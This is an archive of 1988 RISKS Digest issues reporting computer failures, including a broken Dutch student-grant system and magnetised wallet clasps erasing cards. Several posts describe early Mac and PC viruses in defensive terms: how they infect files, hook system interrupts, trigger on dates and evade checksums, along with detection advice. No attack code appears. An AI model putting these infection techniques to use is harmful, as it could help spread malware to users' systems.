I wonder if they will include in their research the risks to the public in computers and related systems... Have "hazards been studied" in this "danger area?" It seems to me that there is a distinct lack of communication about the risks of using computers (with the exception of the RISKS digest, of course!)

Curt Galloway ARPA: cg13+@andrew.cmu.edu UUCP: ...!{seismo, ucbvax, harvard}!andrew.cmu.edu!cg13+

✓ Legal Software testing (Re: RISKS-6.22)

David Lesher <netsys!wb8foz@ames.arc.nasa.gov>
10 Feb 88 03:57:34 GMT

Ms. Leveson neglected to mention the big problem with the ABA testing program. They charge many thousands of dollars for such an approval, and many small vendors can't/won't pay up. Hence, only large, well funded, companies offer 'approved' products.

Re: risks of helpful usenet software

David Herron -- Resident E-mail Hack <david@ms.uky.edu> 9 Feb 88 18:04:55 GMT

Henry's comment about new vs. old usenet software hit home very strongly with me. I made a posting a couple of weeks ago advertising that we had perl available, and I cross-posted it to comp.sources.d, uk.wanted, ky.general and uk.general. Ever since I've been getting mail from machines all over the net which thought that one of those newsgroups was moderated.

I've probably gotten over a hundred by now.

Each of these machines is an "older" one from back when the rules were a little bit different, and there were some hard-wired newsgroup names which were moderated. Or rather, their news software is "older" software...:-)

David Herron -- The E-Mail guy <david@ms.uky.edu>
or: {rutgers,uunet,cbosgd}!ukma!david, david@UKMA.BITNET

✓ Grants-chaos

<SBQBEB%HLERUL57.BITNET@CUNYVM.CUNY.EDU>
Wed, 10 Feb 88 14:31 N

In the Netherlands students are supported by the government with a small grant to live on, augmented with a low interest loan which should be paid back later. The amount of money depends upon the wealth of one's parents, the study results and many many more factors.

In fact, this legislation was so complex that the brochures which were distributed by the government to the universities only covered the most simple cases. After heated complaints from the universities the government finally produced and distributed a MS-DOS program to assist the information officers at the universities. However, this program seemed to give correct information only once out of six questions (NRC 14/8/87), so it was soon called the "Deet-flop" (Deetman being the responsible minister and flop having the connotation of failure). Clearly this program was of debatable value so desperate universities appointed a number of students to assist the information desks and some of those students finally produced in their spare time a much better program than the Deet-flop. This is in use now in the universities.

However the real pain in the neck was not the governmental information, but the department responsible for the actual distribution of loans and grants itself.

- * R.Schipper, one of my students, showed me a letter which cut him out of any funds because the department assumed he had earned the ridiculous huge sum of f 756025.00 (about \$400000) instead of f 756.25 in july alone.
- * Another student was cut out of funds because her father was too rich last year. The fact that he got broke recently and was virtually pennyless now did not change anything.
- * Another 2 students told me they just reported a change of address. This resulted in a temporary (9 month for one of them) stop of payment until the computer program could handle the update of this information.
- * Some students who quit studying still got their monthly payments although they had reported their new status properly (Computable 19/1/88).
- * Ms Ymke Dykstra (86 years old) got a grant of f 2250 for study although she didn't study at all (Computable 19/1/88).

Of course these students were not the only ones suffering from that grants & loans distribution system. One estimated that about 100000 out of the 550000 students had trouble because of this unreliable software system (Leids Dagblad 23/10/87). Apart from actual blunders, a major problem was that the computer system and organisation couldn't handle the load. So apparently the respons to any mutation was to freeze all payments until all previous arrears was made up. In this way many students didn't receive their monthly payment, but their complaints only increased the load. It was estimated that for example in august 130000 letters were left unreplied (NRC 13/10/87). Students who tried to phone couldn't get through either; in august 1.1 million phone calls were tried but only 60000 got through (NRC 18/9/1987), and those students who did get through were told that nothing could/would be done because the administration department "was probably working on it" and complaints should be done in writing (which would only worsen the chaos of course!). Many desperate students who didn't got any improvement in their financial situation personally travelled to Groningen daily (about 2 to 3 hours one way) to plead their case, but all in vain.

Nevertheless, the minister denied the occurence of any problems repeatedly until the end of 1987, when an investigation was started. It appeared that all the people responsible for the software had warned the minister repeatedly that the software could not be ready before 1987. The minister however, insisted upon a start one and a half years earlier, in the beginning of 1986 (NRC 15/12/87). This resulted in a total chaos of which many students suffered. In the meantime the costs of this project, originally estimated at f 20 million, increased to f 73 million (computerworld 1/12/87).

F.H.D.van Batenburg

★ Re: viruses (RISKS-6.23)

<"chaz_heritage.WGC1RX"@Xerox.COM> 10 Feb 88 10:17:11 PST (Wednesday)

It is now clear that certain software houses are using virus as a deterrent to software piracy. There is at least one commercial system (Softguard 3.00) designed to destroy the files of a user who attempts to copy software protected by it.

This activity is, in my personal view, unjustifiable; there is quite enough trouble with malicious amateurs as it is. I do not believe that any such system can prevent disc copying by purely hardware devices. There is no reason to suppose that a dedicated amateur could not break down the protection of the anti-copy system itself, attach it to hitherto unprotected software, and post the whole thing to CompuServe or whatever - thus creating another epidemic.

I have adopted certain policies which I would recommend:

- 1 If you can manage with
- 2 Buy only unprotected, 'professional' software products from reputable houses

who advertise the fact that their products lack protection devices. Pay the extra cost cheerfully and expect a professional level of support from the software house involved.

- 3 If you run a commercial game program, power down the entire system for at least five seconds afterwards before doing anything serious. Virus, like RAM discs, may be reset-survivable.
- 4 If you detect a software house using virus in its products, then do (a) an immediate boycott; (b) as much adverse publicity as you can manage.

Software houses who trust their customers not to steal from them should be respected and supported; there are many in UK and with luck the number will increase. Software houses who use virus against their customers are conspirators to commit criminal damage and should be treated as such.

Chaz Heritage

Disclaimer: these are my personal views and not necessarily those of any other person or corporate entity.

CompuServe virus - more details et cetera

David HM Spector <spector@vx2.GBA.NYU.EDU> Wed, 10 Feb 88 15:45:41 EST

An update on the Macintosh virus on CompuServe (and other systems):

The virus mentioned in Risks 6.22 seems also to be in at least one other HyperCard stack that I found on a BBS in San Jose and and on GEnie, General Electric's Information Service. The stack is called "The Apple Product Stack" (or something similar) and claims to be a preview of some upcoming Apple products. (I am in the process of contacting the SysOps of the BBS to inform them of its presence.) What this stack does is show a badly scanned image of something indiscernable and then (in the background) installs a virus into your system file.

Later, I was horrified to find during a check of my MacintoshII at home, that the very virus I had reported about being on CompuServe was alive and kicking in **MY** Macintosh. [I feel like I have been violated!]

Upon setting a number of disassemblers to work on the virus itself, I was able to determine that its a date-triggered, self-propagating retro-virus. (Please pardon the abuse of the terminology...) Its characteristics and workings are as follows:

It is an "INIT" resource (for the uninitiated an INIT is a code segment that gets run by the Macintosh OS at system startup time). INITs are usually used to do things like start mail servers, screen blankers, patch OS bugs, etc.

The virus's method of transmission is (suprise, suprise) via floppy disks *or* by an infected system "mounting" any volume that contains a bootable

system file.

It sets itself up as a running part of the operating system by modifying system traps. The code is set to do something {I have not yet figured out what, but it starts by showing a picture of some sort} on March 2nd, 1988. There seems to be a few data areas in the middle of the code which may get jumped-to and then do something else, but I haven't had time to explore it to that end yet.

If you try to remove it from a running system, and it tries to propagate itself, your workstation will crash since the virus code is not present to service the system trap request. And if you tansfer control to another system file/disk without write-locking it (in hardware!) first, you've just infected the other system!.

The best solution is the one suggested by Neil Shapiro, the Cheif SysOp of CompuServe's MAUG; replace the system files ASAP, preferably by booting your Macintosh from a write-locked floppy and copying a fresh system onto your hard disk and any bootable floppies you have around.

The really "clever" part of this, if you will, was the use of a HyperCard stack at the initial transmission medium. HyperCard is a realy nifty program that is extensible with XCMDs and XFCNs (external commands and functions) usually written in C, Pascal or Assembly to provide functionality not present in Apple's Standard HyperCard distribution. The stack called this "user supplied" function, and <>ZAP<< a perfectly useful feature turned into a weapon.

I wonder how many viruses exist in copies of Lotus-1-2-3 on IBM-PCs? I understand external functions may be added with either C or Assembly.

On a lighter note:

I am looking into writing some detection programs (for Macs) to look for common things that the viruses in my "collection" do in a target program, and warn that a program under examination _MAY_ be less than safe. Not a certification by any means but perhaps a way to check for simpler viruses... (And of course, it would/should have built-in ways to make sure it was not itself compromised... if that's possible. Perhaps by some clever crc scheme -- I don't know right now, as its just an interesting midnight project idea.)

David HM Spector New York University

Senior Systems Programmer Graduate School of Business

Arpa: SPECTOR@GBA.NYU.EDU Academic Computing Center

UUCP:...!{allegra,rocky,harvard}!cmcl2!spector 90 Trinity Place, Rm C-4

MCIMail: DSpector New York, New York 10006

AppleLink: D1161 Compu\$erve: 71260,1410 GEnie: XJM21945



Search RISKS using swish-e

Report problems with the web pages to $\underline{\text{the maintainer}}$



THE RISKS DYGEST

Forum on Risks to the Public in Computers and Related Systems

ACM Committee on Computers and Public Policy, Peter G. Neumann, moderator

Volume 6: Issue 25

Thursday, 11 February 1988

Contents

Something fishy is going on with credit cards William Daul

- "Colloidal goo" considered harmful to ATM's Jon Jacky
- Lottery Random Numbers Too Random... (Henry H.W.) Troup
- New Scientist article on viruses

Bernie Cosell

- Virus code and Infected Definitions Vin McLellan
- Yet Another Virus The "Brain" Virus

Bruce N. Baker

- Two virus messages from Info-IBMPC **Jack Goldberg**
- Virus (Trojan) protection program now available from SIMTEL20 Keith Petersen
- Another PC Virus

Y. Radai

Info on RISKS (comp.risks)

Something fishy is going on with credit cards

William Daul / McAir / McDonnell-Douglas Corp < WBD.MDC@OFFICE-8.ARPA> 11 Feb 88 00:27 PST

From: PENINSULA TIMES TRIBUNE (Palo Alto, Feb. 10, 1988)

SAN FRANCISCO (AP) -- The same eelskin used to make popular handbags may be erasing credit cards and confounding bankers by scrambling magnetic codes on automatic teller cards, experts said Tuesday. "We've had dozens of calls from banks and individuals complaining that (automated teller machine) cards and credit cards are sick." said John McCosker, director of San Francisco's Steinhart Aguarium and a leading fish scientist. McCrosker believes the metallic residue left over from the tanning process performed in Korea,

where most of the wallets and purses are made, may be causing the problem.

"Colloidal goo" considered harmful to ATM's

Jon Jacky <jon@june.cs.washington.edu> Thu, 11 Feb 88 10:33:35 PST

... Or, [icthyologist John McClosker] said, the problem might be from the "colloiodal goo that comes out of the slime glands of these awful things." The "eelskin" wallet problem has become so serious that (several banks) are warning card holders.

['COLLOIDAL GOO' SPELLS HEADACHE FOR BANKERS, Seattle Post-Intelligencer, Feb 11, 1988, p. C1]

[Another theory, from an article by Kevin Leary in the SF Chron, 10 Feb 88:

Katie Jarman, Bank of America's senior project analyst for the bank's ATM system, is not so sure. "We have found that when we demagnetized Versatel cards, the wallets or purses have large magnetic clasps that could do the damage."

[Perhaps someone has a magnetic personeelity in the Korean tanning salons that process the slime-eel skin. Check with Colloids of London. {OK, what does Sylvester Stallone eat for breakfast? Sly-meal.} PGN]

Lottery Random Numbers Too Random...

Henry (H.W.) Troup <HWT%BNR.BITNET@CUNYVM.CUNY.EDU> 11 Feb 88 08:10:00 EST

Tuesday, February 9th's Ottawa Citizen ran a story, with a photo of the ticket, of a lottery ticket with an impossible number. The lottery is called 6/49. The player chooses six numbers between 1 and 49. A recent function added is the "QuickPick", where the lottery terminal generates a set of numbers for you.

The photo clearly showed the number 67 in one generated line! Fortunately for players, the final prize numbers are generated with a mechanical "bingo" machine (the one with numbered ping-pong balls). But one wonders what else might be lurking in that software...

Has this been reported in other jursidictions using point-of-sale lottery terminals? Anyone out there know anything about them?

[If you see any suspicious types hanging around a lottery site, be sure to do some strong type checking -- wOTTAWAy to go! PGN]

New Scientist article on viruses

Bernie Cosell <cosell@WILMA.BBN.COM>

Thu, 11 Feb 88 8:45:34 EST

The 28 jan issue of _New_Scientist_ has a short article on viruses: "Phantoms of the operating system, Andrew Emmerson with news of an insidious threat to personal computers". Nothing particular new or interesting here for RISKS readers, but it is a pretty accessible article for the otherwise-uninformed.

Bernie Cosell, BBN Labs, Cambridge, MA 02238

[At least the title is catchy! PGN]

Virus code and Infected Definitions

"Vin McLellan" <SIDNEY.G.VIN%OZ.AI.MIT.EDU@XX.LCS.MIT.EDU> Thu 11 Feb 88 01:46:15-EST

Discussions about viruses might benefit from some rigorous definitions. The copy protection devices allegedly used in Softguard 3.0, and earlier installed in Microsoft's master disk of ACCESS, apparently without the company's knowledge or permission, and even earlier (back in '84), announced as a forthcoming product by Vault Corp., have all at various times been described as viruses, even by officials at the companies involved. Yet all seem to actually be fairly classic Trojan horse code, set to execute and damage either the program being illicitly copied, or that program and other available disk files, when and if the program is "pirated."

A virus, according to Fred Cohen, a widely acknowledged expert on the threat, is "a program that can 'infect' other programs by modifying them to include a possibly evolved copy of itself. With the infection property, every virus can spread thoughout a computer system or network using the authorizations of every user using it to infect their programs. Every program that gets infected may also act as a virus and thus the infection spreads."

Even in a PC environment, a virus is defined by contagion, by its ability to bury copies of itself in other programs and thus spread to multiple disks, multiple users. We may have many occasions to discuss the virus threat in the future, and no one will be served if we allow the term to become as vague as the word "worm" is today. Those who make a living discussing security issues will be haunted for years by the erroneous labelling of that automated Trojan chain letter in Bitnet and IBM's Vnet as the "Christmas virus." (Some IBM engineers ended up labelling that a "bacteria," just to help worried customers get their terms straight.)

The Germans -- who seem to have gotten into the development of viruses earlier and with even greater enthusiasm than we see today in amateur America -- seem to think that writing viruses that evade CRC or checksum alarms is child's play, literally. If the virus can't forge a checksum, they fiddle with program's name or set the virus to displace the protected program, so the virus code gets executed first and separately, then the protected program is either renamed or run consecutively. Folks there and elsewhere who have been exploring the potential of a constantly evolving virus also seem a little

awestruck at what they've been coming up with.

Vin McLellan, The Privacy Guild, Boston, Ma. (617) 426-2487

[Thanks. I have on various occasions referred to Trojan viruses, but clearly the attacks are Trojan horses at the outset. What is put inside the Trojan horse varies from attack to attack. PGN]

Yet Another Virus - The "Brain" Virus

Bruce N. Baker <BNBaker@KL.SRI.COM>
Thu 11 Feb 88 16:50:47-PST

I expect some RISKS readers have heard of this one but I have not seen anything yet in RISKS about it. This is taken form the February 3, 1988 edition of The Chronicle of Higher Education and is quoted here in part without permission.

George Washington University, the University of Delaware, and the University of Pittsburgh all have taken steps to eradicate a virus - known as the "brain" virus because it can be identified by "(c) BRAIN" on the directory screen. The virus was created by Basit Farooq Alvi, 19, who claims to be a college student in Lahore, Pakistan. In 1986 Mr. Alvi and his brother Amjad, 23, wrote the computer code for the virus and placed it on a disk that they gave to another student. He did it "for fun," he said and has no idea how it might have reached the United States. A message with Mr. Alvi's name, address, and telephone number appears in the computer code that carries the virus.

The antidote is to substitute a clean operating system for the one that was contaminated with the virus.

End of excerpts from the article.

Many RISKS readers and others are extremely concerned about the proliferation of viruses. To summarize some of the virus detection and eradication programs that have appeared in RISKS to date, public domain programs include:

CHK4BOMB - see RISKS 5.79
BOMBSQAD - see RISKS 5.79
FLU_SHOT - [See THIS ISSUE OF RISKS]

Programs to buy:

DATA PHYSICIAN - references to it in several RISKS issues but nowhere does this information about the vendor appear:

Digital Dispatch Inc. Attention: Mr. Eric Hansen 1580 Rice Creek Rd.

Minneapolis, Minnesota 55432 Telephone (617) 571-7400 U.S.A. For MS/DOS systems, sells for \$199

TRUSS was mentioned in <u>RISKS 6.12</u> for UNIX version 8 but no indication was given about its availability to the public - free or for a cost. I have asked Dennis L. Mumaugh, "moss!cuuxb!dlm"@RUTGERS.EDU to let us know.

Bruce N. Baker, SRI International

Two virus messages from Info-IBMPC

Jack Goldberg <goldberg@csl.sri.com> Thu, 11 Feb 88 09:19:04 -0800

EXCERPTS FROM

Info-IBMPC Digest Mon, 8 Feb 88 Volume 7: Issue 8

This Week's Editor: Gregory Hicks -- Chinhae Korea <hicks@walker-emh.arpa>

Today's Topics:

Another PC Virus (Y. Radai)

Virus (Trojan) protection program now available (Keith Peterson)

•••

SIMTEL20.ARPA can now be accessed access from BITNET is via LISTSERV@RPICICGE.BITNET using LISTSERV Commands INFO-IBMPC BBS Phone Numbers: (213) 827-2635 and (213) 827-2515

[We include the article by Keith Peterson first, and then another (longer) article on the Israeli virus by Y. Radai -- although we have had earlier articles on it in <u>RISKS-6.6</u> and 6.12. PGN]

Virus (Trojan) protection program now available from SIMTEL20

Keith Petersen <W8SDZ@SIMTEL20.ARPA> Wed, 27 Jan 1988 00:56 MST

FROM Info-IBMPC Digest Mon, 8 Feb 88 Volume 7: Issue 8
SIMTEL20.ARPA can now be accessed access from BITNET is via
LISTSERV@RPICICGE.BITNET using LISTSERV Commands
INFO-IBMPC BBS Phone Numbers: (213) 827-2635 and (213) 827-2515

Filename Type Bytes CRC

Directory PD1:<MSDOS.DSKUTL>

FLUSHOT2.ARC.1 BINARY 5539 AFA8H

Here are some comments from the author, Ross Greenberg:

There exists a low-level form of dirt who gets joy out of destroying your work. They release a program, typically called a 'Trojan Horse', which is designed to erase or otherwise damage your disks.

The programs are released into the public domain and typically are downloaded or distributed exactly as you may have received this file. Once run, they would print some sort of self-congratulatory message and proceed to erase your data. Obviously, these type of programs are Not A Good Thing, and should be avoided. However, usually you'll only know you've been bit by a trojan after the fact.

Recently, a new breed has been developed. Called a 'virus', it infects all disks that it sees with a copy of itself, and then each of

these copies are capable of infecting all disks that *they* see.

Eventually, at some predetermined instance (a date, a time, a certain number of copy operations), the virus attacks and destroys whatever disks it can. By this time, though, the virus has spread, and a friends' machine may also be infected, infecting the disks of their friends and so forth.

It was to counter just such a program that the enclosed program, called FLU_SHOT, was developed. The current virus making the rounds infects the command processing program called "COMMAND.COM". Every bootable DOS disk must have a copy of this file. FLU_SHOT examines each write and will not allow a write operation to the COMMAND.COM file to take place without your permission. Normally, there should never be a write operation to this file, so it should be effective in that regard.

To run FLU_SHOT, place a copy of it in your root directory on the disk you boot your system from. Additionally, a line to invoke FLU_SHOT should be placed in your AUTOEXEC.BAT file.

If you find the virus attacking your disk, please try to preserve a copy of it and to forward it to me at my BBS at (212)-889-6438. Once I have a copy of the virus, I should be able to develop another program which would serve as a vaccine.

Please be aware that there is a possibility that, if FLU_SHOT determines a write operation taking place to your COMMAND.COM, it *may* be a legitimate one ---- check the currently running program. FLU_SHOT may indicate that a TSR program you're running seems to be causing a problem. If this happens to you, and you're sure the TSR you're running is a valid one, then merely place the FLU_SHOT invokation line in your AUTOEXEC *after* the TSR invokation line.

Additionally, FLU_SHOT can not determine whether your current COMMAND.COM is infected, only if a COMMAND.COM is about to be infected.

The odds of you being hit with this virus are slim, but running FLU_SHOT should keep this particular incarnation of the virus from infecting your disks.

Ross M. Greenberg (212)-889-6438 24hr BBS, 2400/1200,N,8,1

Note from Keith: This program is legitimate. Ross is a personal friend whose programming skills I highly respect.

--Keith Petersen

Arpa: W8SDZ@SIMTEL20.ARPA

Uucp: {decwrl,harvard,lll-crg,ucbvax,uunet,uw-beaver}!simtel20.arpa!w8sdz

GEnie: W8SDZ

Another PC Virus

Y. Radai <RADAI1%HBUNOS.BITNET@CNUCE-VM.ARPA> Wed, 27 Jan 88 13:22:27 +0200

FROM Info-IBMPC Digest Mon, 8 Feb 88 Volume 7: Issue 8
SIMTEL20.ARPA can now be accessed access from BITNET is via
LISTSERV@RPICICGE.BITNET using LISTSERV Commands
INFO-IBMPC BBS Phone Numbers: (213) 827-2635 and (213) 827-2515

Issue 74 of the Info-IBMPC digest contained a description of a "virus" discovered at Lehigh University which destroys the contents of disks after propagating itself to other disks four times. Some of us here in Israel, never far behind other countries in new achievements (good or bad), are suffering from what appears to be a local strain of the virus. Since it may have spread to other countries (or, for all we know, may have been imported from abroad), I thought it would be a good idea to spread the word around.

Our version, instead of inhabiting only COMMAND.COM, can infect any executable file. It works in two stages: When you execute an infected EXE or COM file the first time after booting, the virus captures interrupt 21h and inserts its own code. After this has been done, whenever any EXE file is executed, the virus code is written to the end of that file, increasing its size by 1808 bytes. COM files are also affected, but the 1808 bytes are written to the beginning of the file, another 5 bytes (the string "MsDos") are written to the end, and this extension occurs only once.

The disease manifests itself in at least three ways: (1) Because of this continual increase in the size of EXE files, such programs eventually become too large to be loaded into memory or there is insufficient room on the disk for further extension. (2) After a certain interval of time (apparently 30 minutes after infection of memory), delays are inserted so that execution of programs slows down considerably. (The speed seems to be reduced by a factor of 5 on ordinary PCs, but by a smaller factor on faster models.) (3) After memory has been infected on a Friday the 13th (the next such date being May 13, 1988), any COM or EXE file which is executed on that date gets deleted. Moreover, it may be that other files are also affected on that date; I'm still checking this out.

(If this is correct, then use of Norton's UnErase or some similar utility to restore files which are erased on that date will not be sufficient.)

Note that this virus infects even read-only files, that it does not change the date and time of the files which it infects, and that while the virus cannot infect a write-protected diskette, you get no clue that an attempt has been made by a "Write protect error" message since the possibility of writing is checked before an actual attempt to write is made.

It is possible that the whole thing might not have been discovered in time were it not for the fact that when the virus code is present, an EXE file is increased in size *every* time it is executed. This enlargement of EXE files on each execution is apparently a bug; probably the intention was that it should grow only once, as with COM files, and it is fortunate that the continual growth of the EXE files enabled us to discover the virus much sooner than otherwise.

From the above it follows that you can fairly easily detect whether your files have become infected. Simply choose one of your EXE files (preferably your most frequently executed one), note its length, and execute it twice. If it does not grow, it is not infected by this virus. If it does, the present file is infected, and so, probably, are some of your other files. (Another way of detecting this virus is to look for the string "sUMsDos" in bytes 4-10 of COM files or about 1800 bytes before the end of EXE files; however, this method is less reliable since the string can be altered without attenuating the virus.)

If any of you have heard of this virus in your area, please let me know; perhaps it is an import after all. (Please specify dates; ours was noticed on Dec. 24 but presumably first infected our disks much earlier.)

Fortunately, both an "antidote" and a "vaccine" have been developed for this virus. The first program cures already infected files by removing the virus code, while the second (a RAM-resident program) prevents future infection of memory and displays a message when there is any attempt to infect it. One such pair of programs was written primarily by Yuval Rakavy, a student in our Computer Science Dept.

In their present form these two programs are specific to this particular virus; they will not help with any other, and of course, the author of the present virus may develop a mutant against which these two programs will be ineffective. On the other hand, it is to the credit of our people that they were able to come up with the above two programs within a relatively short time.

My original intention was to put this software on some server so that it could be available to all free of charge. However, the powers that be have decreed that it may not be distributed outside our university except under special circumstances, for example that an epidemic of this virus actually exists at the requesting site and that a formal request is sent to our head of computer security by the management of the institution.

Incidentally, long before the appearance of this virus, I had been using a software equivalent of a write-protect tab, i.e. a program to prevent writing onto a hard disk, especially when testing new software. It is called PROTECT, was written by Tom Kihlken, and appeared in the Jan. 13, 1987 issue of PC Magazine; a slightly amended version was submitted to the Info-IBMPC library. Though I originally had my doubts, it turned out that it is effective against this virus, although it wouldn't be too hard to develop a virus or Trojan horse for which this would not be true. (By the way, I notice in Issue 3 of the digest, which I received only this morning, that the version of PROTECT.ASM in the Info-IBMPC library has been replaced by another version submitted by R. Kleinrensing. However, in one respect the new version seems to be inferior: one should *not* write-protect all drives above C: because that might prevent you from writing to a RAMdisk or an auxiliary diskette drive.)

Of course, this is only the beginning. We can expect to see many new viruses both here and abroad. In fact, two others have already been discovered here. In both cases the target date is April 1. One affects only COM files, while the other affects only EXE files. What they do on that date is to display a "Ha ha" message and lock up, forcing you to cold boot. Moreover (at least in the EXE version), there is also a lockup one hour after infection of memory on any day on which you use the default date of 1-1-80. (These viruses may actually be older than the above-described virus, but simply weren't noticed earlier since they extend files only once.)

The author of the above-mentioned anti-viral software has now extended his programs to combat these two viruses as well. At present, he is concentrating his efforts on developing broad-spectrum programs, i.e. programs capable of detecting a wide variety of viruses.

Just now (this will give you an idea of the speed at which developments are proceeding here) I received notice of the existence of an anti-viral program written by someone else, which "checks executable files and reports whether they include code which performs absolute writes to disk, disk formatting, writes to disk without updating the FAT, etc." (I haven't yet received the program itself.)

Y. Radai, Computation Center, Hebrew University of Jerusalem RADAI1@HBUNOS.BITNET



Search RISKS using swish-e

Report problems with the web pages to the maintainer



THE RISKS DYGEST

Forum on Risks to the Public in Computers and Related Systems

ACM Committee on Computers and Public Policy, Peter G. Neumann, moderator

Volume 6: Issue 26

Saturday, 13 February 1988

Contents

- Trojan horsing around with bank statements **PGN**
- Star Wars Test **Reid Simmons**
- Last-clasp credit cards
 - Carolyn M. Kotlas
- "Inmate gets into computer files"; computer porn **Prentiss Riddle**
- Safe Programming Languages

Martyn Thomas

- Viruses and Virtual Memory
 - **Dave Tweed**
- Software-based Mugging -- RISKS of Dragon Quest John Elemans via Kevin Kelly
- Info on RISKS (comp.risks)

Trojan horsing around with bank statements

Peter G. Neumann < Neumann@KL.SRI.COM> Sat 13 Feb 88 18:04:02-PST

My Wells Fargo EquityLine statement of 2 Feb 88 had the following message at the bottom:

YOU OWE YOUR SOUL TO THE COMPANY STORE. WHY NOT OWE YOUR HOME TO WELLS FARGO? AN EQUITY ADVANTAGE ACCOUNT CAN HELP YOU SPEND WHAT WOULD HAVE BEEN YOUR CHILDREN'S INHERITANCE.

It took until 11 Feb for Wells Fago to send out the following letter:

I wish to extend my personal apology for a message printed on your EquityLine statement dated February 2, 1988.

This message was not a legitimate one. It was developed as part of

a test program by a staff member, whose sense of humor was somewhat misplaced, and it was inadvertently inserted in that day's statement mailing. The message in no way conveys the opinion of Wells Fargo Bank or its employees. You may be assured that the financial information on the statement was correct, and the confidentiality of your individual account information has been maintained. [...]

[James G. Jones, Executive Vice President, South Bay Service Center]

Star Wars Test

<REID%OZ.AI.MIT.EDU@XX.LCS.MIT.EDU> Sat, 13 Feb 1988 18:08 EST

Item in The Boston Globe, 2/13/88 (from the Associated Press)

Tracking test fails in 'star wars' satellite flight

A satellite launched last week to test elements of the proposed "star wars" antimissile shield failed in a tracking exercise when an optical sensor gave false data to two onboard computers...

Col. John Otten of the Air Force... said an optical sensor on a satellite gave flawed data when it tried to track target objects that were beyond its range.

Otten said the sensor data went into the computers, causing them to respond inappropriately. He said the flaw was detected within an hour and that the computers were told to ignore the data. This corrected the problem. [! more likely, it just masked the symptoms]

Some of the test data on the system disappeared because of the problem, but Otten said the loss was minor because the tracking exercise was a secondary objective. "In the fundamental mission, we succeeded," he said.

The satellite, Delta 181,... spent 12 hours conducting a series of tests to gather data needed to refine the "star wars" antimissile system.

Last week, the program manager...called the flight "a very successful mission."

However, Aviation Week and Space Technology, in a story prepared for Monday [2/15/88] publication, said the satellite was unable to complete "battle management fire control computations."

The magazine said the computers were responsible for the problem, but Otten said the flaw actually was caused by the optical sensor attempting to lock onto an object beyond its range. Otten said the problem developed when the optical sensor located an object, looked away, and then tried to relocate the original object. By then, the target had moved beyond the range of the sensor.

[There is no indication in the article what the "primary mission" was, or how "success" was determined, considering the number of things that apparently went wrong.] Reid Simmons, MIT AI Lab

✓ Last-clasp credit cards (Re: RISKS-6.25)

Carolyn M. Kotlas <ecsvax!kotlas@mcnc.org> Fri, 12 Feb 88 08:13:45 est

"Collidal goo considered harmful" (Jon Jacky)

[PGN's annotation notes that credit-card magnetic stripes may be affected by magnetized clasps, which are increasingly being found on] snap-closure purses and wallets. I personally had 2 credit cards' codes scrambled for apparently no reason. Quite accidentally, I noticed that the magnetic snap on my handbag was powerful enough to attract and lift a heavy pair of scissors. If it was that strong, it probably had no problem affecting the credit card inside which was in a thin nylon case. After I switched to handbags without these snaps, I never had a problem again. The handbag manufacturers seem to think that these snaps are so convenient that they are putting them on more and more bags, so it is almost impossible to find non-magnetized snaps on handbags. I would be curious to know how many of the handbags cited in the article, besides being made of eelskin also had snap closures.

Carolyn Kotlas (kotlas@ecsvax.UUCP or kotlas@ecsvax.BITNET)
UNC-Educational Computing Service P. O. Box 12035 2 Davis Drive
Research Triangle Park, NC 27709 State Courier #315 919/549-0671

[She who clasps last clasps best. If it changes the credit-card hologram, you are an iconoclasp. PGN]

✓ "Inmate gets into computer files"; computer porn

Prentiss Riddle <woton!riddle@im4u.utexas.edu> 11 Feb 88 21:04:02 GMT

"PARCHMAN, Miss. (AP) -- An inmate serving a 30-year term has been accused of tampering with computer records at the State Penitentiary, allowing him to sell about 100,000 pounds of prison cotton and possibly try to obtain an early release. Corrections Commissioner Gene Scroggy said Monday the inmate had worked as a clerk at the penitentiary's prison industries program and was given his own computer and access to the institution's entire computer system."

Also recently seen in my local paper was a wire service report on computer pornography, which lumped together dirty joke files, girly graphics, sexually oriented computer games and BBS systems catering to pedophiles. The tone of the article was pitched at scaring parents about what their kids might be getting into with their PCs. (I wish I'd clipped a copy, but I thought sure some RISKS reader would beat me to it.)

Prentiss Riddle riddle@woton.UUCP {ihnp4,harvard}!ut-sally!im4u!woton!riddle

Opinions expressed are not necessarily those of my employer.

Safe Programming Languages

Martyn Thomas <mcvax!praxis!mct@uunet.UU.NET> Wed, 10 Feb 88 17:37:27 BST

There is a (draft) definition of a language that is designed to make it harder to write incorrect programs.

The language (defined in terms of its abstract syntax tree, to facilitate program transformation in the language), is called NewSpeak, and is the work of lan Currie, at the Royal Signals and Radar Establishment, MoD, UK. It is an "unexceptional language" - programs cannot loop infinitely, run out of store at runtime, or cause address errors or numeric overflow. Where the compiler cannot deduce the safety of an operation, the programmer is required to supply a checkable assertion.

The language is designed for safety-critical applications, and the ideal hardware target is VIPER (RSRE's formally-proven 32-bit microprocessor).

A design rationale is in "Orwellian programming in safety-critical systems", Proc IFIP working conference on System Implementation Languages, experience and assessment. University of Kent at Canterbury, 1984.

Further details may be available from Ian Currie at RSRE, St Andrews Rd, Gt Malvern, Worcs WR14 3PS, UK.

Martyn Thomas, Praxis plc, 20 Manvers Street, Bath BA1 1PX UK. Tel: +44-225-444700. Email: ...!uunet!mcvax!ukc!praxis!mct

Viruses and Virtual Memory

<apollo!tweed@csl.sri.com> Thu, 11 Feb 88 09:09:38 EST

All of this discussion (panic?) about viruses in the PC world makes me wonder all the more why users aren't more interested in virtual memory systems with hardware protection. In a properly designed system (hardware + O/S) it's impossible for a user-level application to corrupt system code (subvert interrupt vectors, etc.)

It's generally accepted that you need physical access to such a system in order to corrupt it. Software distribution by networks or removable media can't do it. You would have to replace system files *and then reboot* (physical access).

This, along with the other benefits of virtual memory (larger address space, easier multitasking, easier porting of software from "real" systems), would seem to me to push towards having it. The hardware is there for both Intel and Motorola processors. Yet, OS/2 doesn't have it. Some UNIX

look-alikes don't even have it. Why not?

Dave Tweed, Apollo Computer, Inc.

Software-based Mugging -- RISKS of Dragon Quest (lightly edited)

Kevin Kelly <well!kk@lll-crg.llnl.gov> 13 Feb 88 03:58:17 GMT

[From the Information Conference on the WELL that Kevin cohosts with Howard Rheingold. John posts from Tokyo. This is the first software mugging I've heard of, so thought you might be interested.]

Topic 40: The public image of software

From: John Elemans (sungja) Wed, Feb 10, '88 [several messages]

NHK, Japan's national broadcasting company, today reported that at one store alone 10,000 people lined up today to buy a newly released *program*. People began lining up the yesterday, Feb 9, to pick up the first copies of "Dragon Quest III", the latest installment in a serial adventure program for Nintendo computers. The newscast also reported that educational authorities were shocked to find many students skipping classes in order to get the program as soon as possible. Police warned 300 students against skipping classes.

